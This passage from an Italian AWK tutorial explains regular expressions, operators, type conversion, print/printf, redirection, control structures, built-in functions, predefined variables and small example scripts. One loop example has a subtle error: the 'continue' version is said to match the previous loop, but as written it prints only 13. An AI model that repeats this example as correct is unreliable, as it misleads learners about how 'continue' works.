|	Indica due possibilità alternative alla sua sinistra e alla sua destra.
( )	Definiscono un raggruppamento.
[ ]	Definiscono un'espressione tra parentesi quadre.
[*xy*...]	Un elenco di caratteri alternativi.
[*x*-*y*]	Un intervallo di caratteri alternativi.
[^...]	I caratteri che non appartengono all'insieme.
*x**	Nessuna o più volte *x*. Equivalente a '*x***`{0,}`**'.
x?	Nessuna o al massimo una volta *x*. Equivalente a '*x***`{0,1}`**'.
x+	Una o più volte *x*. Equivalente a '*x***`{1,}`**'.
x{*n*}	Esattamente *n* volte *x*.
x{*n*,}	Almeno *n* volte *x*.
x{*n*,*m*}	Da *n* a *m* volte *x*.

In generale, è improbabile che siano disponibili i simboli di collazione e le classi di equivalenza, come definito dallo standard POSIX per le espressioni tra parentesi quadre. Nel caso particolare della versione GNU di AWK, si possono usare le classi di caratteri (nella forma '**`[:`***nome***`:]`**'). Anche a causa di queste carenze, ogni realizzazione di AWK utilizza le proprie estensioni particolari, che di solito sono rappresentate da sequenze di escape particolari. La tabella 319.4 riepiloga le estensioni GNU, che riguardano quindi '**`gawk`**'.[3]

[3] Le espressioni regolari GNU prevedono normalmente la sequenza di escape '**`\b`**' come riferimento alla stringa nulla all'inizio o alla fine di una parola. Tuttavia, dal momento che con AWK questa sequenza deve rappresentare il carattere <*BS*> (*backspace*), allora viene sostituita dalla sequenza '**`\y`**'.

Tabella 319.4. Elenco delle estensioni GNU alle espressioni regolari di AWK.

Operatore	Descrizione
\y	La stringa nulla all'inizio o alla fine di una parola.
\B	La stringa nulla interna a una parola.
\<	La stringa nulla all'inizio di una parola.
\>	La stringa nulla alla fine di una parola.
\w	Un carattere di una parola, praticamente '`[[:alnum:]_]`'.
\W	L'opposto di '`\w`', praticamente '`[^[:alnum:]_]`'.

319.3.3 Campi e Variabili

Le variabili sono espressioni elementari che restituiscono il valore che contengono. AWK gestisce una serie di variabili predefinite, che possono essere lette per conoscere delle informazioni sui dati in ingresso, oppure possono essere modificate per cambiare il comportamento di AWK. Oltre a queste si possono utilizzare le variabili che si vogliono; per farlo è sufficiente assegnare loro un valore, senza bisogno di definirne il tipo.

Se in un'espressione si fa riferimento a una variabile che non è mai stata assegnata, questa restituisce la stringa nulla ('`""`'), che in un contesto numerico equivale allo zero. In questo senso, non c'è bisogno di inizializzare le variabili prima di usarle, dal momento che è noto il loro valore iniziale.

Eventualmente, una variabile può essere inizializzata a un valore determinato già al momento dell'avvio dell'interprete, attraverso l'opzione '`-v`' che è già stata descritta.

I nomi delle variabili sono sensibili alla differenza che c'è tra la collezione alfabetica maiuscola e quella minuscola. In particolare si può osservare che, convenzionalmente, i nomi di tutte le variabili predefinite sono espressi con lettere maiuscole, mentre le variabili definite all'interno del programma tendono a essere espresse utilizzando prevalentemente lettere minuscole.

All'interno di un programma AWK, i riferimenti ai campi del record attuale si fanno attraverso la forma '**$***n*', dove *n* rappresenta il campo *n*-esimo. Il riferimento a un campo può essere ottenuto anche utilizzando il risultato di un'espressione, quando questa è preceduta dal dollaro. In particolare, è ammissibile anche l'assegnamento di un valore a un campo, per quanto questo sia una pratica sconsigliabile, dal momento che questo fatto non ha alcun significato nei confronti dei dati originali.

319.3.4 Operazioni e operatori

Gli operatori usati per le espressioni numeriche sono più o meno gli stessi del linguaggio C. Per quanto riguarda le stringhe, è previsto il concatenamento, che si ottiene senza alcun operatore esplicito, affiancando variabili o costanti stringa. Inoltre, dovendo gestire le espressioni regolari, si aggiungono due operatori speciali per il confronto di queste con delle stringhe. La tabella 319.5 raccoglie l'elenco degli operatori disponibili in AWK.

Tabella 319.5. Riepilogo degli operatori principali utilizzabili nelle espressioni di AWK.

<table>
<tr><th>Operatore e operandi</th><th>Descrizione</th></tr>
<tr><td>(espressione)</td><td>Valuta l’espressione contenuta tra parentesi prima di analizzare la parte esterna.</td></tr>
<tr><td>++op</td><td>Incrementa di un’unità l’operando prima che venga restituito il suo valore.</td></tr>
<tr><td>op++</td><td>Incrementa di un’unità l’operando dopo averne restituito il suo valore.</td></tr>
<tr><td>--op</td><td>Decrementa di un’unità l’operando prima che venga restituito il suo valore.</td></tr>
<tr><td>op--</td><td>Decrementa di un’unità l’operando dopo averne restituito il suo valore.</td></tr>
<tr><td>+op</td><td>Non ha alcun effetto dal punto di vista numerico.</td></tr>
<tr><td>-op</td><td>Inverte il segno dell’operando numerico.</td></tr>
<tr><td>op1 + op2</td><td>Somma i due operandi numerici.</td></tr>
<tr><td>op1 - op2</td><td>Sottrae dal primo il secondo operando numerico.</td></tr>
<tr><td>op1 * op2</td><td>Moltiplica i due operandi numerici.</td></tr>
<tr><td>op1 / op2</td><td>Divide il primo operando per il secondo.</td></tr>
<tr><td>op1 % op2</td><td>Modulo: il resto della divisione tra il primo e il secondo operando.</td></tr>
<tr><td>op1 ^ op2</td><td>Esponente: eleva il primo operando alla potenza del secondo.</td></tr>
<tr><td>var = valore</td><td>Assegna alla variabile il valore alla destra e restituisce lo stesso valore.</td></tr>
<tr><td>op1 += op2</td><td>op1 = op1 + op2</td></tr>
<tr><td>op1 -= op2</td><td>op1 = op1 - op2</td></tr>
<tr><td>op1 *= op2</td><td>op1 = op1 * op2</td></tr>
<tr><td>op1 /= op2</td><td>op1 = op1 / op2</td></tr>
<tr><td>op1 %= op2</td><td>op1 = op1 % op2</td></tr>
<tr><td>op1 ^= op2</td><td>op1 = op1 ^ op2</td></tr>
<tr><td>op1 && op2</td><td>AND logico, con cortocircuito.</td></tr>
<tr><td>op1 || op2</td><td>OR logico, con cortocircuito.</td></tr>
<tr><td>! op</td><td>NOT logico.</td></tr>
<tr><td>op1 > op2</td><td>Vero se il primo operando è maggiore del secondo.</td></tr>
<tr><td>op1 >= op2</td><td>Vero se il primo operando è maggiore o uguale al secondo.</td></tr>
<tr><td>op1 < op2</td><td>Vero se il primo operando è minore del secondo.</td></tr>
<tr><td>op1 <= op2</td><td>Vero se il primo operando è minore o uguale al secondo.</td></tr>
<tr><td>op1 == op2</td><td>Vero se i due operandi sono uguali.</td></tr>
<tr><td>op1 != op2</td><td>Vero se i due operandi sono diversi.</td></tr>
<tr><td>stringa ~ regexp</td><td>Vero se l’espressione regolare ha una corrispondenza con la stringa.</td></tr>
<tr><td>stringa !~ regexp</td><td>Vero se l’espressione regolare non ha alcuna corrispondenza.</td></tr>
<tr><td>stringa1 stringa2</td><td>Concatena le due stringhe.</td></tr>
</table>

Un tipo particolare di operatore logico è l’operatore condizionale, che permette di eseguire espressioni diverse in relazione al risultato di una condizione. La sua sintassi si esprime nel modo seguente:

```
condizione ? espressione1 : espressione2
```

In pratica, se l’espressione che rappresenta la condizione si avvera, viene eseguita la prima espressione che segue il punto interrogativo, altrimenti viene eseguita quella che segue i due punti.

Per quanto riguarda il confronto tra stringhe ed espressioni regolari, si deve tenere presente che lo scopo è solo quello di conoscere se c’è o meno una corrispondenza tra il modello e la stringa. Inoltre, è molto importante tenere in considerazione il fatto che un’espressione regolare costante, che non si trovi alla destra di un operatore ‘**~**’, o ‘**!~**’, viene interpretata come una forma contratta dell’espressione ‘**$0 ~/***regexp***/**’, ovvero, si considera un confronto con il record attuale.

319.3.5 Conversione tra stringhe e numeri

Come è già stato descritto, AWK gestisce solo due tipi di dati: stringhe e numeri (reali). In base al contesto, i numeri vengono convertiti in stringhe e viceversa, solitamente in modo abbastanza trasparente. In particolare, una stringa che non possa essere interpretata come un numero, equivale a zero.

In generale, il concatenamento di stringhe, impone una trasformazione in stringa, mentre l'uso di operatori aritmetici impone una trasformazione in numero. Si osservi l'esempio:

```
uno = 1
due = 2
(uno due) + 3
```

Si tratta di tre istruzioni in sequenza, dove le prime due assegnano un valore numerico ad altrettante variabili, mentre l'ultima fa qualcosa di incredibile: concatena le due variabili, che di conseguenza vengono trattate come stringhe, generando la stringa '**"12"**'; quindi, la stringa viene riconvertita in numero, a causa dell'operatore '**+**', che richiede la somma con il numero tre. Alla fine, il risultato dell'ultima espressione è il numero 15.

La conversione da numero a stringa è banale quando si tratta di numeri interi, dal momento che il risultato è una stringa composta dalle stesse cifre numeriche che si utilizzano per rappresentare un numero intero. Al contrario, in presenza di numeri con valori decimali, entra in gioco una conversione per mezzo della funzione '**sprintf()**' (equivalente a quella del linguaggio C), che utilizza la stringa di formato contenuta nella variabile predefinita '**CONVFMT**'. Di solito, questa variabile contiene il valore '**"%.6g"**', che indica una precisione fino a sei cifre dopo la virgola, e una notazione che può essere esponenziale, oppure normale ('*intero*.*decimale*'), in base alla necessità. Le tabelle 319.6 e 319.7 riepilogano i simboli utilizzabili nelle stringhe di formato di '**sprintf()**'. Eventualmente, per una descrizione più dettagliata, si può leggere la pagina di manuale *sprintf(3)*.

Tabella 319.6. Elenco dei simboli utilizzabili in una stringa formattata per l'utilizzo con '**sprintf()**'.

Simbolo	Corrispondenza
%%	Segno di percentuale.
%c	Un carattere corrispondente al numero dato.
%s	Una stringa.
%d, %i	Un intero con segno in base 10.
%o	Un intero senza segno in ottale.
%x	Un intero senza segno in esadecimale.
%X	Come '**%x**', ma con l'uso di lettere maiuscole.
%e	Un numero a virgola mobile, in notazione scientifica.
%E	Come '**%e**', ma con l'uso della lettera '**E**' maiuscola.
%f	Un numero a virgola mobile, in notazione decimale fissa.
%g	Un numero a virgola mobile, secondo la notazione di '**%e**' o '**%f**'.
%G	Come '**%g**', ma con l'uso della lettera '**E**' maiuscola (se applicabile).

Tabella 319.7. Elenco dei simboli utilizzabili tra il segno di percentuale e la lettera di conversione.

Simbolo	Corrispondenza
spazio	Il prefisso di un numero positivo è uno spazio.
+	Il prefisso di un numero positivo è il segno '**+**'.
-	Allinea a sinistra rispetto al campo.
0	Utilizza zeri, invece di spazi, per allineare a destra.
#	Prefissa un numero ottale con uno zero e un numero esadecimale con 0x.
n	Un numero definisce la dimensione minima del campo.

Simbolo	Corrispondenza
.*n*	Per i numeri interi indica il numero minimo di cifre.
.*n*	Per i numeri a virgola mobile esprime la precisione, ovvero il numero di decimali.
.*n*	Per le stringhe definisce la lunghezza massima.

In generale, sarebbe bene non modificare il valore predefinito della variabile '**`CONVFMT`**', soprattutto non è il caso di ridurre la precisione della conversione, dal momento che la perdita di informazioni che ne deriverebbe, potrebbe creare anche dei gravi problemi a un programma. In altri termini, il formato di conversione condiziona la precisione dei valori che possono essere gestiti in un programma AWK.

319.3.6 Esempi di espressioni

Prima di proseguire con la descrizione del linguaggio AWK vengono mostrati alcuni esempi di programmi banali, in cui tutto si concentra sulla definizione delle espressioni per stabilire la selezione dei record. L'azione che si abbina è molto semplice: l'emissione del record selezionato attraverso l'istruzione '**`print`**'.

```
$ ls -l /etc | awk '$1 == "-rw-r--r--" { print $0 }'
```

L'esempio appena mostrato fornisce all'interprete AWK il programma come argomento nella riga di comando. Come si vede, il risultato del comando '**`ls -l /etc`**' viene incanalato attraverso una pipeline, fornendolo in ingresso al programma AWK, che si limita a selezionare i record in cui il primo campo corrisponde esattamente alla stringa '**`"-rw-r--r--"`**'. In pratica, vengono selezionati i record contenenti informazioni sui file che hanno solo i permessi 0644_8. L'esempio seguente ottiene lo stesso risultato, attraverso la comparazione con un'espressione regolare:

```
$ ls -l /etc | awk '$1 ~ /-rw-r--r--/ { print $0 }'
```

I due esempi successivi sono equivalenti e servono a selezionare tutti i record che non corrispondono al modello precedente.

```
$ ls -l /etc | awk '!( $1 == "-rw-r--r--" ) { print $0 }'
```

```
$ ls -l /etc | awk '!( $1 ~ /-rw-r--r--/ ) { print $0 }'
```

L'esempio seguente utilizza due espressioni, per attivare e disattivare la selezione dei record:

```
$ awk '$0 ~ /\/\*/, $0 ~ /\*\// { print $0 }' prova.c
```

In questo caso, i dati in ingresso provengono dal file '`prova.c`', che si intende essere un programma scritto in linguaggio C. Le due espressioni servono a selezionare le righe che contengono commenti nella forma '**`/*`**...**`*/`**'. Si osservi l'uso della barra obliqua inversa per proteggere i caratteri che altrimenti sarebbero stati interpretati diversamente.

La variante seguente è funzionalmente identica all'esempio precedente, dal momento che un'espressione regolare costante da sola, equivale a un'espressione in cui questa si paragona al record attuale.

```
$ awk '/\/\*/, /\*\// { print $0 }' prova.c
```

319.4 Istruzioni

Nel linguaggio AWK, le istruzioni possono apparire nell'ambito della dichiarazione delle azioni abbinate a un certo criterio di selezione dei record, oppure nel corpo della dichiarazione di una funzione.

Le istruzioni di AWK terminano normalmente alla fine della riga, salvo quando nella parte finale della riga appare una virgola ('`,`'), una parentesi graffa aperta ('`{`'), una doppia e-commerciale ('`&&`'), o una doppia barra verticale ('`||`'). Eventualmente, per continuare un'istruzione nella riga successiva, si può utilizzare una barra obliqua inversa esattamente alla fine della riga, come simbolo di continuazione ('`\`').

Un'istruzione può essere terminata esplicitamente con un punto e virgola finale ('`;`'), in modo da poter collocare più istruzioni in sequenza sulla stessa riga.

Come è già stato descritto, le righe vuote e quelle bianche vengono ignorate; inoltre, ciò che è preceduto dal simbolo '`#`', fino alla fine della riga, è considerato un commento.

Le istruzioni di AWK possono essere delle espressioni di assegnamento, delle chiamate di funzione, oppure delle strutture di controllo.

319.4.1 Istruzioni fondamentali

Le istruzioni fondamentali di AWK sono quelle che permettono di emettere del testo attraverso lo standard output. Si tratta di due funzioni, che però possono essere usate anche in forma di «operatori»: '**`print`**' e '**`printf`**'. La prima di queste due permette l'emissione di una o più stringhe, mentre la seconda permette di definire una stringa in base a un formato indicato, emettendone poi il risultato. In pratica, '**`printf`**' si comporta in modo analogo alla funzione omonima del linguaggio C.

```
print
```

```
print espressione_1 [, espressione_1]...
```

```
print( espressione_1 [, espressione_1]...)
```

Quelli che si vedono sono gli schemi sintattici della funzione (o istruzione) '**`print`**'. Se non vengono specificati degli argomenti (ovvero dei parametri), si ottiene l'emissione del testo del record attuale. Se invece vengono indicati degli argomenti, questi vengono emessi in sequenza, inserendo tra l'uno e l'altro il carattere definito dalla variabile '**`OFS`**' (*Output field separator*), che di solito corrisponde a uno spazio normale. In tutti i casi, il testo emesso da '**`print`**' termina con l'inserimento del carattere contenuto nella variabile '**`ORS`**' (*Output record separator*), che di solito corrisponde al codice di interruzione di riga.

In altri termini, nel primo caso viene emessa la stringa corrispondente al concatenamento '**`$0 ORS`**'; nel secondo e nel terzo viene emessa la stringa corrispondente al concatenamento '*espressione_1* **`OFS`** *espressione_2* **`OFS ...`** *espressione_n* **`ORS`**'.

```
printf stringa_di_formato, espressione_1 [, espressione_2]...
```

```
printf( stringa_di_formato, espressione_1 [, espressione_2]... )
```

L'istruzione, ovvero la funzione '**`printf`**', si comporta come la sua omonima del linguaggio C: il primo argomento è una stringa di formato, contenente una serie di simboli che iniziano con il simbolo '**`%`**', che vanno rimpiazzati ordinatamente con gli argomenti successivi. Le tabelle 319.6 e 319.7 riepilogano i simboli utilizzabili nelle stringhe di formato di '**`sprintf`**'. Eventualmente, per una descrizione più dettagliata, si può leggere la pagina di manuale *sprintf(3)*.

A differenza di '**print**', '**printf**' non fa uso delle variabili '**OFS**' e '**ORS**', dal momento che quello che serve può essere inserito tranquillamente nella stringa di formato (il carattere *<LF>*, corrispondente al codice di interruzione di riga, viene indicato con la sequenza di escape '**\n**').

319.4.2 Ridirezione dell'output

L'output generato dalle istruzioni '**print**' e '**printf**' può essere ridiretto all'interno del programma AWK stesso, utilizzando gli operatori '**>**', '**>>**' e '**|**'. Questo permette di ridirigere i dati verso file differenti; diversamente, converrebbe intervenire all'esterno del programma, per mezzo del sistema operativo.

```
print ... > file
```

```
printf ... > file
```

```
print ... >> file
```

```
printf ... >> file
```

```
print ... | comando
```

```
printf ... | comando
```

Utilizzando l'operatore '**>**' si ridirigono i dati verso un file, che viene azzerato inizialmente, oppure viene creato per l'occasione; con l'operatore '**>>**' si accodano dati a un file già esistente; con l'operatore '**|**' si inviano dati allo standard input di un altro comando. È importante osservare che i file e i comandi in questione, vanno indicati in una stringa. Si osservino gli esempi seguenti.

```
# annota il secondo campo nel file /tmp/prova
print $2 > "/tmp/prova"

# accoda il secondo campo nel file /tmp/prova
print $2 >> "/tmp/prova"

# definisce un comando per riordinare i dati e salvarli nel file /tmp/prova
comando = "sort > /tmp/prova"
#seleziona alcuni campi e poi invia al comando di riordino
print $2 $4 $5 | comando
```

319.4.3 Strutture di controllo di flusso

Il linguaggio AWK offre alcune strutture di controllo di flusso comuni agli altri linguaggi di programmazione. In particolare, come nel linguaggio C, è possibile raggruppare alcune istruzioni delimitandole con le parentesi graffe ('**{**...**}**').

Le strutture di controllo permettono di sottoporre l'esecuzione di una parte di codice alla verifica di una condizione, oppure permettono di eseguire dei cicli, sempre sotto il controllo di una condizione. La parte di codice che viene sottoposta a questo controllo, può essere un'istruzione singola, oppure un gruppo di istruzioni. Nel secondo caso, è necessario delimitare questo gruppo attraverso l'uso delle parentesi graffe, a cui si è appena accennato.

Dal momento che è comunque consentito di realizzare un gruppo di istruzioni che in realtà ne contiene una sola, probabilmente è meglio utilizzare sempre le parentesi graffe, in modo da evitare equivoci nella lettura del codice.[4]

La tabella 319.8 riassume la sintassi di queste strutture, la maggior parte delle quali dovrebbero essere già note dal linguaggio C, o da altri linguaggi simili.

[4] Dato che le parentesi graffe sono usate nel linguaggio AWK, se queste appaiono nei modelli sintattici indicati, queste fanno parte delle istruzioni e non della sintassi.

Tabella 319.8. Istruzioni per le strutture di controllo del flusso in AWK.

Sintassi	Descrizione
{ *istruzioni* }	Raggruppa assieme alcune istruzioni.
if (*condizione*) *istruzione* [else *istruzione*]	Struttura condizionale.
while (*condizione*) *istruzione*	Ciclo iterativo con condizione iniziale.
do *istruzione* while (*condizione*)	Ciclo iterativo con condizione alla fine.
for (*espr_1*; *espr_2*; *espr_3*) *istruzione*	Ciclo enumerativo.
break	Interrompe un ciclo iterativo o enumerativo.
continue	Riprende un ciclo iterativo o enumerativo.
exit [*espressione*]	Termina il programma restituendo il valore dell'argomento.
next	legge il prossimo record.

Data la natura di AWK, esiste un'istruzione particolare: '**`next`**'. Questa serve a passare immediatamente al record successivo.

Esempi

```
if ( $1 > 100 ) print $2
```

Se il primo campo del record attuale contiene un valore numerico superiore a 100, emette il contenuto del secondo campo.

```
if ( $1 > 100 ) {
    print $2
    contatore++
} else {
    print $3
}
```

Se il primo campo del record attuale contiene un valore numerico superiore a 100, emette il contenuto del secondo campo, incrementando la variabile '**`contatore`**' di un'unità. Altrimenti, emette solo il contenuto del terzo campo.

```
i = 1
while (i <= 10) {
    print i
    i++
}
```

Emette i numeri da 1 a 10.

```
for ( i = 1; i <= 10; i++ ) {
    print i
}
```

Esattamente come nell'esempio precedente, utilizzando un ciclo enumerativo.

```
for ( i = 1; i <= 20; i++ ) {
    if ( i != 13 ) {
        print i
    }
}
```

Emette i numeri da 1 a 20, escluso il 13.

```
for ( i = 1; i <= 20; i++ ) {
    if ( i != 13 ) {
        continue
    }
    print i
}
```

Come nell'esempio precedente, utilizzando una tecnica diversa (l'istruzione '**`continue`**' fa riprendere il ciclo prima di avere completato le altre istruzioni).

```
i = 1
while (1) {
    if ( i > 10 ) {
```

```
            break
        }
        print i
        i++
    }
```

Emette i numeri da 1 a 10, utilizzando un ciclo iterativo perpetuo (il numero 1 equivale a *Vero* per AWK), che viene interrotto dall'istruzione '**`break`**'.

319.4.4 Chiamata di funzione e funzioni predefinite

La chiamata di una funzione avviene come nel linguaggio C, tenendo conto che per evitare ambiguità, è importante mettere sempre la parentesi iniziale del gruppo dei parametri, attaccata al nome della funzione stessa:

funzione (*elenco_parametri*)

I parametri sono separati attraverso delle virgole, tenendo conto che in linea di principio si possono omettere quelli finali (si possono omettere tutti i parametri a partire da una certa posizione). I parametri che non vengono forniti sono equivalenti a stringhe nulle; in certi casi ci sono funzioni predisposte per riconoscere la mancata indicazione di tali informazioni, che così gestiscono attribuendo valori predefiniti.

Come nel linguaggio C, il passaggio dei parametri avviene per valore (salvo eccezioni), per cui i parametri in una chiamata possono essere delle espressioni più o meno articolate, che vengono valutate (senza un ordine preciso) prima della chiamata stessa.

Di seguito vengono descritte brevemente le funzioni interne (predefinite) di AWK. In particolare, le funzioni numeriche comuni sono elencate nella tabella 319.9.

Tabella 319.9. Elenco delle funzioni numeriche principali.

Funzione	Descrizione.
atan2(y, x)	Arcotangente di y/x in radianti.
cos(x)	Coseno di x espresso in radianti.
exp(x)	Funzione esponenziale (e^x).
int(x)	Parte intera di un numero reale.
log(x)	Logaritmo naturale (base e).
rand()	Numero casuale compreso tra zero e uno.
sin(x)	Seno di x espresso in radianti.
sqrt(x)	Radice quadrata di x.

`index(` *stringa* `,` *sottostringa_cercata* `)`

La funzione '**`index()`**' cerca la stringa indicata come secondo parametro nella stringa indicata come primo, cominciando da sinistra. Se trova la corrispondenza, restituisce la posizione iniziale di questa, altrimenti restituisce zero.

```
index( "Tizio", "zio" )
```

L'espressione mostrata come esempio, restituisce il valore tre, corrispondente al primo carattere in cui si ottiene la corrispondenza della stringa '**`zio`**' in '**`Tizio`**'.

`length(` [*stringa*] `)`

La funzione '**`length()`**' restituisce la lunghezza della stringa fornita come parametro, oppure, in sua mancanza, la lunghezza di '**`$0`**', ovvero del record attuale. Si osservino gli esempi.

```
length( "Tizio" )
```

Restituisce il valore cinque, dal momento che la stringa è composta da cinque caratteri.

```
length( 10 * 5 )
```

Dal momento che il parametro della funzione è un'espressione numerica, prima calcola il valore di questa espressione, ottenendo il numero 50, quindi lo trasforma in stringa e restituisce il valore due. In pratica, il numero 50 espresso in stringa è lungo due caratteri.

match(*stringa*, *regexp*)

La funzione '**`match()`**' cerca una corrispondenza per l'espressione regolare fornita come secondo parametro, con la stringa che appare come primo parametro. L'espressione regolare dovrebbe poter essere fornita in forma costante, senza che questo fatto venga inteso come un confronto implicito con il record attuale.

Se il confronto ha successo, viene restituita la posizione in cui inizia la corrispondenza nella stringa; inoltre, le variabili predefinite '**`RSTART`**' e '**`RLENGTH`**' vengono impostate rispettivamente a questa posizione e alla lunghezza della corrispondenza. Se il confronto fallisce, la funzione restituisce il valore zero e così viene impostata la variabile '**`RSTART`**', mentre '**`RLENGTH`**' riceve il valore `-1`.

sprintf(*stringa_di_formato*, *espressione* [,...])

La funzione '**`sprintf()`**' restituisce una stringa in base alla stringa di formato indicata come primo parametro, in cui le metavariabili '**`%`**...' vengono sostituite, nell'ordine, dai parametri successivi. Le metavariabili in questione sono state elencate nelle tabelle 319.6 e 319.7.

```
importo = 10000
sprintf( "Il totale è di EUR %i + IVA", importo )
```

L'espressione finale dell'esempio restituisce la stringa: «Il totale è di EUR 10000 + IVA».

sub(*regexp*, *rimpiazzo* [, *stringa_da_modificare*])

La funzione '**`sub()`**', cerca all'interno della stringa fornita come ultimo parametro, oppure all'interno del record attuale, la prima corrispondenza con l'espressione regolare indicata come primo parametro. Quindi, sostituisce quella corrispondenza con la stringa fornita come secondo parametro. L'espressione regolare dovrebbe poter essere fornita in forma costante, senza che questo fatto venga inteso come un confronto implicito con il record attuale.

L'ultimo parametro deve essere una variabile, dal momento che viene passata per riferimento e il suo contenuto deve essere modificato dalla funzione.

La stringa di sostituzione (il secondo parametro), può contenere il simbolo '**`&`**', che in tal caso viene sostituito con la sottostringa per la quale si è avverata la corrispondenza con l'espressione regolare. Volendo inserire una e-commerciale letterale, si deve usare la sequenza '**`\&`**'.[5]

La funzione '**`sub()`**' restituisce il numero di sostituzioni eseguite, pertanto può trattarsi del valore uno o di zero.

```
frase = "ciao, come stai?"
sub( /ciao/, "salve", frase )
```

L'espressione finale dell'esempio restituisce il valore uno, dal momento che la sostituzione ha luogo, mentre la variabile '**`frase`**' contiene alla fine la stringa: «salve, come stai?».

```
frase = "ciao, come stai?"
sub( /ciao/, "& amico", frase )
```

[5] L'indicazione di una e-commerciale letterale può essere un problema. In generale sarebbe meglio evitarlo. In ogni caso, è necessario leggere la documentazione specifica per il tipo di interprete AWK che si utilizza, per sapere come comportarsi esattamente.

Questo esempio riutilizza la sottostringa della corrispondenza, attraverso il riferimento ottenuto con la e-commerciale. Alla fine, la variabile '**`frase`**' contiene: «ciao amico, come stai?».

`gsub(` *regexp*`,` *rimpiazzo* [`,` *stringa_da_modificare*] `)`

La funzione '**`gsub()`**', cerca all'interno della stringa fornita come ultimo parametro, oppure all'interno del record attuale, tutte le corrispondenze con l'espressione regolare indicata come primo parametro. Quindi, sostituisce quelle corrispondenze con la stringa fornita come secondo parametro. In pratica, si tratta di una variante di '**`sub()`**', in cui la sostituzione avviene in modo «globale». Valgono tutte le altre considerazioni fatte sulla funzione '**`sub()`**'.

`substr(` *stringa*`,` *inizio* [`,` *lunghezza*] `)`

La funzione '**`substr()`**' restituisce una sottostringa di quanto fornito come primo parametro, prendendo ciò che inizia dalla posizione del secondo parametro, per una lunghezza pari al terzo parametro, oppure, fino alla fine della stringa di partenza.

```
substr( "ciao come stai", 6, 4 )
```

L'espressione dell'esempio restituisce la stringa «come».

`tolower(` *stringa* `)`

La funzione '**`tolower()`**' restituisce la stringa fornita come parametro trasformata utilizzando solo lettere minuscole.

`toupper(` *stringa* `)`

La funzione '**`toupper()`**' restituisce la stringa fornita come parametro trasformata utilizzando solo lettere maiuscole.

319.5 Variabili predefinite

La tabella 319.10 riepiloga le variabili predefinite principali di AWK. In particolare, sono state escluse quelle che riguardano la gestione degli array.

Tabella 319.10. Elenco delle variabili predefinite principali di AWK.

Variabile	Descrizione
CONVFMT	Formato di conversione da numero a stringa.
FILENAME	Nome del file attuale in ingresso, oppure '**`-`**'.
FNR	Numero del record attuale nel file attuale.
FS	Separatore dei campi in lettura.
NF	Numero totale dei campi nel record attuale.
NR	Numero totale dei record letti fino a questo punto.
OFMT	Formato di emissione dei numeri (di solito si tratta di '**`%.6g`**').
OFS	Separatore dei campi per '**`print`**'.
ORS	Separatore dei record per '**`print`**'.
RS	Separatore dei record in lettura.
RSTART	Utilizzata da '**`match()`**' per annotare l'inizio di una corrispondenza.
RLENGTH	Utilizzata da '**`match()`**' per annotare la lunghezza di una corrispondenza.

È il caso di ribadire alcuni concetti fondamentali riferiti alle variabili '**`FS`**' e '**`RS`**'.

- I record in ingresso sono distinti in base al contenuto della variabile '**`RS`**'. Per restare aderenti allo standard POSIX, questa può contenere un carattere, oppure la stringa nulla. Di solito, la variabile '**`RS`**' contiene il carattere *<LF>*, ovvero il codice di interruzione di riga

comune nei sistemi Unix. Nel caso in cui sia indicata la stringa nulla, si è di fronte a una situazione particolare: i record sono separati da una o più righe bianche o vuote.

- I campi dei record in ingresso sono distinti in base al contenuto della variabile '**`FS`**'. Questa variabile può contenere un carattere singolo, oppure un'espressione regolare (senza delimitatori). La corrispondenza con il carattere, o con l'espressione regolare rappresenta ciò che viene considerato il separatore dei campi. Di solito, la variabile '**`FS`**' contiene il carattere *<SP>*, ovvero lo spazio, che costituisce una situazione particolare: la separazione tra i campi è ottenuta inserendo qualunque spazio orizzontale (*<SP>* o *<HT>*), di qualunque lunghezza. Questa eccezione permette di leggere agevolmente i listati tabellari in cui i dati sono incolonnati in qualche modo, attraverso spaziature più o meno ampie.

319.6 Esempi

Gli esempi che vengono mostrati qui sono molto banali e sono tratti prevalentemente da *Effective AWK Programming* di Arnold D. Robbins. Tuttavia, qui sono mostrati come script autonomi, utilizzando una notazione che potrebbe sembrare ridondante, ma che può essere utile per non confondere il principiante. Trattandosi di script autonomi, questi ricevono i dati in ingresso solo attraverso lo standard input.

```
#!/usr/bin/awk -f
1 {
    if (length($0) > max) {
        max = length($0)
    }
}
END {
    print max
}
```

Questo esempio serve a trovare la riga di lunghezza massima di un file di testo normale. In pratica, viene scandito ogni record e viene memorizzata la sua lunghezza se questa risulta superiore all'ultima misurazione effettuata. Alla fine viene emesso il contenuto della variabile che è stata usata per annotare questa informazione.

```
#!/usr/bin/awk -f
length($0) > 80 { print $0 }
```

Questo esempio emette tutte le righe di un file di testo che superano la lunghezza di 80 caratteri.

```
#!/usr/bin/awk -f
NF > 0 { print $0 }
```

In questo caso vengono emesse tutte le righe di un file di testo che hanno almeno un campo. In pratica, vengono escluse le righe bianche e quelle vuote.

```
#!/usr/bin/awk -f
1 { totale += $5 }
END { print "totale:" totale "byte" }
```

Questo programma è fatto per sommare i valori del quinto campo di ogni record. In pratica, si tratta di incanalare nel programma il risultato di un comando '**`ls -l`**', in modo da ottenere il totale in byte.

```
#!/usr/bin/awk -F : -f
1 { print $1 }
```

Questo programma è banale, ma ha qualcosa di speciale: la riga iniziale indica che si tratta di uno script di '`/usr/bin/awk`', che deve essere avviato con le opzioni '**`-F : -f`**'. In pratica, rispetto al solito, è stata aggiunta l'opzione '**`-F :`**', con la quale si specifica che la separazione tra i campi

dei record è data dal carattere '`:`'. Il programma, di per sé, è fatto per leggere un file composto da righe separate in questo modo, come nel caso di '`/etc/passwd`', allo scopo di emettere solo il primo campo, che, sempre nel caso si tratti di '`/etc/passwd`', corrisponde al nominativo-utente.

```
#!/usr/bin/awk -F : -f
BEGIN { print "Gli utenti seguenti accedono senza parola d'ordine:" }
$2 == "" { print $1 }
```

Si tratta di una variante dell'esempio precedente, dove si presume che i dati in ingresso provengano sicuramente dal file '`/etc/passwd`'. In questo caso, vengono visualizzati i nomi degli utenti che non hanno una parola d'ordine nel secondo campo.

```
#!/usr/bin/awk -f
END { print NR }
```

Legge il file fornito attraverso lo standard input ed emette il numero complessivo di record che lo compongono.

```
#!/usr/bin/awk -f
(NR % 2) == 0 { print }
```

In questo caso, vengono emesse solo i record pari. In pratica, l'espressione '**`(NR % 2) == 0`**' si avvera solo quando non c'è resto nella divisione della variabile '**`NR`**' per due.

319.7 Riferimenti

- Arnold D. Robbins, *Effective AWK Programming*, Free Software Foundation

  <*http://www.fsf.org/manual/gawk-3.0.3/gawk.html*>

  <*http://www.gnu.org/manual/gawk-3.0.3/gawk.html*>

AWK: funzioni e array

